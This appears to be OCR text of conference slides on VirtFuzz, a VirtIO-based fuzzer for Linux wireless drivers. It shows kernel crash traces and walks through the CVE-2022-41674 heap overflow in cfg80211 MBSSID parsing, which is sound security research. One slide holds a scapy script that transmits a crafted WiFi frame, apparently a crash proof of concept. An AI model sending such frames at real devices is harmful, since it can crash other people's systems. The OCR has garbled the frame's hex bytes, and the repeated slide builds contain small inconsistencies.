
Diffstat

-rw-r--r--	drivers/bluetooth/Kconfig	10
-rw-r--r--	drivers/bluetooth/Makefile	2
-rw-r--r--	drivers/bluetooth/virtio_bt.c	401
-rw-r--r--	include/uapi/linux/virtio_bt.h	31
-rw-r--r--	include/uapi/linux/virtio_ids.h	1

VirtIO 🔍

“These devices are found in virtual environments, yet by design they look like physical devices to the guest within the virtual machine - and this document treats them as such. This similarity allows the guest to use standard drivers and discovery mechanisms.”


Wir Bauen ein Bluetooth VirtIO Device!



Wir bauen ein Universelles VirtIO Device!

1. Read Device Definition

```
DeviceConfiguration {
    virtio_id: 1,
    virtqueue_num: 2,
    virtqueue_tx: 1,
    virtqueue_rx: 0,
    features:[],
    config: [0xab,
    0xcd, 0xef, 0x01,
    0x23, 0x45],
}
```



WiFi Fuzzing ✅

VirtFuzz is born

TWO WEEKS LATER...


Null Pointer Dereference in WiFi 💥

```
[   69.646406] BUG: kernel NULL pointer dereference, address: 0000000000000320
[   69.647086] #PF: supervisor read access in kernel mode
[   69.647086] #PF: error_code(0x0000) - not-present page
[   69.647086] RIP: 0010:cfg80211_rx_unprot_mlme_mgmt+0x8/0x1b0
[   69.647086] Call Trace:
[   69.647086]  <IRQ>
[   69.647086]  ieee80211_rx_handlers+0xcaa/0x2800
[   69.647086]  ieee80211_prepare_and_rx_handle+0x80b/0x11c0
[   69.647086]  ieee80211_rx_list+0x4aa/0xbf0
[   69.647086]  ieee80211_rx_napi+0x7a/0x190
[   69.647086]  ieee80211_tasklet_handler+0xb6/0xc0
```


Crash
a Virtual
Machine

Send Evil
Frame
Over-the-Air

Erwartung



Realität




Expectation

```
#!/usr/bin/python3
import sys
from scapy.all import RadioTap, Dot11, sendp

packet = RadioTap() / Dot11
(b'\x80\xb4\xca\x92\x01\x00\x00\x00\x00\x01\x00\x00\x00\x0
0\xb1\xff\xff\xff\xff\x00\xff\x05\x00\x01\x00\x00\x00\x08\
x00\x00\x4c\x4c\x4c\x4c\x4c\x4c\x4c\x10\xaa\xff\xd9\x00\x0
5\x00\xee\xa8\x1f\xd6\x7e\xc2\x4f\x10\xc1\x9c')

sendp(packet, iface=sys.argv[1])
```

Reality

```python
#!/usr/bin/python3
import sys
from scapy.all import RadioTap, Dot11, sendp

packet = RadioTap() / Dot11
(b'\x80\xb4\xca\x92\x01\x00\x00\x00\x00\x01\x00\x00\x00\x0
0\xb1\xff\xff\xff\xff\x00\xff\x05\x00\x01\x00\x00\x00\x08\
x00\x00\x4c\x4c\x4c\x4c\x4c\x4c\x4c\x10\xaa\xff\xd9\x00\x0
5\x00\xee\xa8\x1f\xd6\x7e\xc2\x4f\x10\xc1\x9c')

sendp(packet, iface=sys.argv[1])
```



Warten auf Bugs ⏳

```
[    7.643582] general protection fault
[    7.666040] Call Trace:
[    7.666515]  <TASK>
[    7.667008]  genl_start+0x[illegible]e/0x220
[    7.668826]  __[illegible]link_dum[illegible]start+[illegible]248/0x3b0
[    7.670810]  genl_[illegible]mpit+0x109/0x1c0
[    7.675056]  genl_r[illegible]2e0
[    7.678888]  ne[illegible]1c0
[    7.680608]  genl_[illegible]
[    7.681319]  netl[illegible]0x420
[    7.682195]  netlink_[illegible]ms[illegible]x[illegible]0x730
[    7.683992]  sock_se[illegible]msg+0x[illegible]0/0xd0
[    7.684767]  ____sys_sendmsg+0x349/0x420
[    7.685643]  ___sys_sendmsg+0xc9/0x130
[    7.686490]  __sys_sendmsg+0xa2/0x120
[    7.687327]  do_syscall_64+0x3a/0x90
```

```
[    7.708858] general protection fault
[    7.721354] Call Trace:
[    7.721599]  <TASK>
[    7.721814]  kmemdup+0x17/0x40
[    7.722122]  cfg80211_parse_mbssid_data+0x48f/0xcd0
[    7.725158]  ieee80211_bss_info_update+0x1fa/0x610
[    7.725699]  ieee80211_scan_rx+0x2ea/0x520
[    7.726168]  ieee80211_rx_list+0x1181/0x13a0
[    7.726666]  ieee80211_rx_napi+0x96/0x230
[    7.727126]  ieee80211_tasklet_handler+0xac/0x100
[    7.728253]  __do_softirq+0xde/0x529
[    7.729132]  run_ksoftirqd+0x31/0x60
[    7.729538]  smpboot_thread_fn+0x1bf/0x270
[    7.730353]  kthread+0xf0/0x120
[    7.731137]  ret_from_fork+0x22/0x30
[    7.731548]  </TASK>
```

```
[   10.902862] general protection fault
[   10.903398] Call Trace:
[   10.903398]  <TASK>
[   10.903398]  cfg80211_inform_single_bss_data+0x247
[   10.903398]  cfg80211_parse_mbssid_data+0xb66/0xc90
[   10.903398]  cfg80211_inform_bss_frame_data+0x16c
[   10.903398]  ieee80211_bss_info_update+0x1fd/0x610
[   10.903398]  ieee80211_scan_rx+0x20f/0x500
[   10.903398]  ieee80211_rx_list+0x113d/0x1380
[   10.903398]  ieee80211_rx_napi+0x96/0x230
[   10.903398]  ieee80211_tasklet_handler+0xae/0x100
[   10.903398]  __do_softirq+0xd6/0x4f0
[   10.903398]  run_ksoftirqd+0x31/0x60
[   10.903398]  smpboot_thread_fn+0x1bf/0x270
[   10.903398]  kthread+0xed/0x120
[   10.903398]  ret_from_fork+0x22/0x30
[   10.903398]  </TASK>
```

```
[    9.491045] BUG: kernel NULL pointer dereference
[    9.491539] Call Trace:
[    9.491539]  <TASK>
[    9.491539]  cfg80211_inform_single_bss_frame_data
[    9.491539]  cfg80211_inform_bss_frame_data+0x4a
[    9.491539]  ieee80211_bss_info_update+0x1fd/0x610
[    9.491539]  ieee80211_scan_rx+0x20f/0x500
[    9.491539]  ieee80211_rx_list+0x113d/0x1380
[    9.491539]  ieee80211_rx_napi+0x96/0x230
[    9.491539]  ieee80211_tasklet_handler+0xae/0x100
[    9.491539]  __do_softirq+0xd6/0x4f0
[    9.491539]  run_ksoftirqd+0x31/0x60
[    9.491539]  smpboot_thread_fn+0x1bf/0x270
[    9.491539]  kthread+0xed/0x120
[    9.491539]  ret_from_fork+0x22/0x30
[    9.491539]  </TASK>
```

Das gleiche Frame!? 😕

```
[   6.243886] ===================================================================
[   6.246011] BUG kmalloc-64 (Not tainted): Right Redzone overwritten
[   6.247163] -------------------------------------------------------------------
[   6.338011] Redzone  ffff88800de69430: cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc
[   6.338623] Object   ffff88800de69440: 00 00 00 00 00 00 ff 00 ff 00 00 0b 04 00 c8 80
[   6.339237] Object   ffff88800de69450: c3 52 20 00 09 00 0e 00 04 00 0e 00 04 00 0a 00
[   6.339852] Object   ffff88800de69460: 04 00 0e 00 04 00 10 00 04 00 10 00 04 00 10 00
[   6.340462] Object   ffff88800de69470: 04 00 10 00 04 00 10 00 04 00 10 00 04 00 04 00
[   6.341072] Redzone  ffff88800de69480: 10 00 04 00 10 00 10 00
[   6.341643] Padding  ffff88800de694d0: 10 00 04 00 10 00 04 00 10 00 10 00 04 00 10 00
```

CVE-2022-41674
Heap Overflow on MBSSID Processing

```
static void cfg80211_update_notlisted_nontrans(struct
    wiphy *wiphy, struct cfg80211_bss *nontrans_bss,
    struct ieee80211_mgmt *mgmt, size_t len)
{
```

WiFi Frame

```
47 05 DE
AD BE EF
```

```
    [...]
    new_ie_len -= mbssid[1];
    [...]
    new_ie = kzalloc(new_ie_len, GFP_ATOMIC);
```

Kernel Buffer

```
00 00 00 00 00
00 00 00 00 00
00 00 00 00 00
```

CVE-2022-41674
Heap Overflow on MBSSID Processing

```
static void cfg80211_update_notlisted_nontrans(struct
    wiphy *wiphy, struct cfg80211_bss *nontrans_bss,
    struct ieee80211_mgmt *mgmt, size_t len)
{

    [...]
    new_ie_len -= mbssid[1];
    [...]
    new_ie = kzalloc(new_ie_len, GFP_ATOMIC);
```

5 bytes are subtracted from the buffer allocation size

WiFi Frame

```
47 05 DE
AD BE EF
```

Kernel Buffer

```
00 00 00 00 00
00 00 00 00 00
```

CVE-2022-41674
Heap Overflow on MBSSID Processing

WiFi Frame

```
47 05 DE
AD BE EF
```

Kernel Buffer

```
00 00 00 00 00
00 00 00 00 00
```

```
static void cfg80211_update_notlisted_nontrans(struct
    wiphy *wiphy, struct cfg80211_bss *nontrans_bss,
    struct ieee80211_mgmt *mgmt, size_t len)
{

    [...]
    new_ie_len -= mbssid[1];
    [...]
    new_ie = kzalloc(new_ie_len, GFP_ATOMIC);
    [...]
    pos = new_ie;
    [...]
    /* copy the IEs after MBSSID */
    cpy_len = mbssid[1] + 2;
```

5 bytes are subtracted from the buffer allocation size

`cpy_len = 5 + 2 = 7`

CVE-2022-41674
Heap Overflow on MBSSID Processing

WiFi Frame

```
47 05 DE
AD BE EF
```

Kernel Buffer

```
00 00 00 00 00
00 00 00 00 00
```

```
static void cfg80211_update_notlisted_nontrans(struct
    wiphy *wiphy, struct cfg80211_bss *nontrans_bss,
    struct ieee80211_mgmt *mgmt, size_t len)
{

    [...]
    new_ie_len -= mbssid[1];
    [...]
    new_ie = kzalloc(new_ie_len, GFP_ATOMIC);
    [...]
    pos = new_ie;
    [...]
    /* copy the IEs after MBSSID */
    cpy_len = mbssid[1] + 2;

    memcpy(pos, mbssid + cpy_len,
        ((ie + ielen) - (mbssid + cpy_len)));
```

5 bytes are subtracted from the buffer allocation size

`cpy_len = 5 + 2 = 7`

`N - cpy_len =`
`N - 7` bytes are copied

CVE-2022-41674
Heap Overflow on MBSSID Processing

WiFi Frame

```
47 05 DE
AD BE EF
```

Kernel Buffer

```
00 20 0A F0 68
F2 45 39 00 10
```

```
static void cfg80211_update_notlisted_nontrans(struct
    wiphy *wiphy, struct cfg80211_bss *nontrans_bss,
    struct ieee80211_mgmt *mgmt, size_t len)
{

    [...]
    new_ie_len -= mbssid[1];
    [...]
    new_ie = kzalloc(new_ie_len, GFP_ATOMIC);
    [...]
    pos = new_ie;
    [...]
    /* copy the IEs after MBSSID */
    cpy_len = mbssid[1] + 2;

    memcpy(pos, mbssid + cpy_len,
        ((ie + ielen) - (mbssid + cpy_len)));
```

5 bytes are subtracted from the buffer allocation size

`cpy_len = 5 + 2 = 7`

`N - cpy_len = N - 7` bytes are copied

CVE-2022-41674
Heap Overflow on MBSSID Processing

WiFi Frame

```
47 05 DE
AD BE EF
```

Kernel Buffer

```
00 20 0A F0 68
F2 45 39 00 10
```

```
static void cfg80211_update_notlisted_nontrans(struct
    wiphy *wiphy, struct cfg80211_bss *nontrans_bss,
    struct ieee80211_mgmt *mgmt, size_t len)
{
    u8 *ie, *new_ie, *pos;
    const u8 *trans_ssid, *mbssid;
    u8 cpy_len;
    [...]
    new_ie_len -= mbssid[1];
    [...]
    new_ie = kzalloc(new_ie_len, GFP_ATOMIC);
    [...]
    pos = new_ie;
    [...]
    /* copy the IEs after MBSSID */
    cpy_len = mbssid[1] + 2;

    memcpy(pos, mbssid + cpy_len,
        ((ie + ielen) - (mbssid + cpy_len)));
```

5 bytes are subtracted from the buffer allocation size

`cpy_len = 5 + 2 = 7`

`N - cpy_len = N - 7` bytes are copied

CVE-2022-41674
Heap Overflow on MBSSID Processing

WiFi Frame

```
47 FF DE
AD BE EF
```

Kernel Buffer

```
00 00 00 00 00
00 00 00 00 00
```

```
static void cfg80211_update_notlisted_nontrans(struct
    wiphy *wiphy, struct cfg80211_bss *nontrans_bss,
    struct ieee80211_mgmt *mgmt, size_t len)
{
    u8 *ie, *new_ie, *pos;
    const u8 *trans_ssid, *mbssid;
    u8 cpy_len;
    [...]
    new_ie_len -= mbssid[1];
    [...]
    new_ie = kzalloc(new_ie_len, GFP_ATOMIC);
    [...]
    pos = new_ie;
    [...]
    /* copy the IEs after MBSSID */
    cpy_len = mbssid[1] + 2;

    memcpy(pos, mbssid + cpy_len,
        ((ie + ielen) - (mbssid + cpy_len)));
```

5 bytes are subtracted from the buffer allocation size

`cpy_len = 5 + 2 = 7`

`N - cpy_len =`
`N - 7` bytes are copied

CVE-2022-41674
Heap Overflow on MBSSID Processing

```
static void cfg80211_update_notlisted_nontrans(struct
    wiphy *wiphy, struct cfg80211_bss *nontrans_bss,
    struct ieee80211_mgmt *mgmt, size_t len)
{
    u8 *ie, *new_ie, *pos;
    const u8 *trans_ssid, *mbssid;
    u8 cpy_len;
    [...]
    new_ie_len -= mbssid[1];
    [...]
    new_ie = kzalloc(new_ie_len, GFP_ATOMIC);
    [...]
    pos = new_ie;
    [...]
    /* copy the IEs after MBSSID */
    cpy_len = mbssid[1] + 2;

    memcpy(pos, mbssid + cpy_len,
        ((ie + ielen) - (mbssid + cpy_len)));
```

WiFi Frame

```
47 FF DE
AD BE EF
```

Kernel Buffer

```
00 00 00 00 00
00 00 00 00 00
```

255 bytes are subtracted from the buffer allocation size

`cpy_len = 5 + 2 = 7`

`N - cpy_len = N - 7` bytes are copied

CVE-2022-41674
Heap Overflow on MBSSID Processing

WiFi Frame

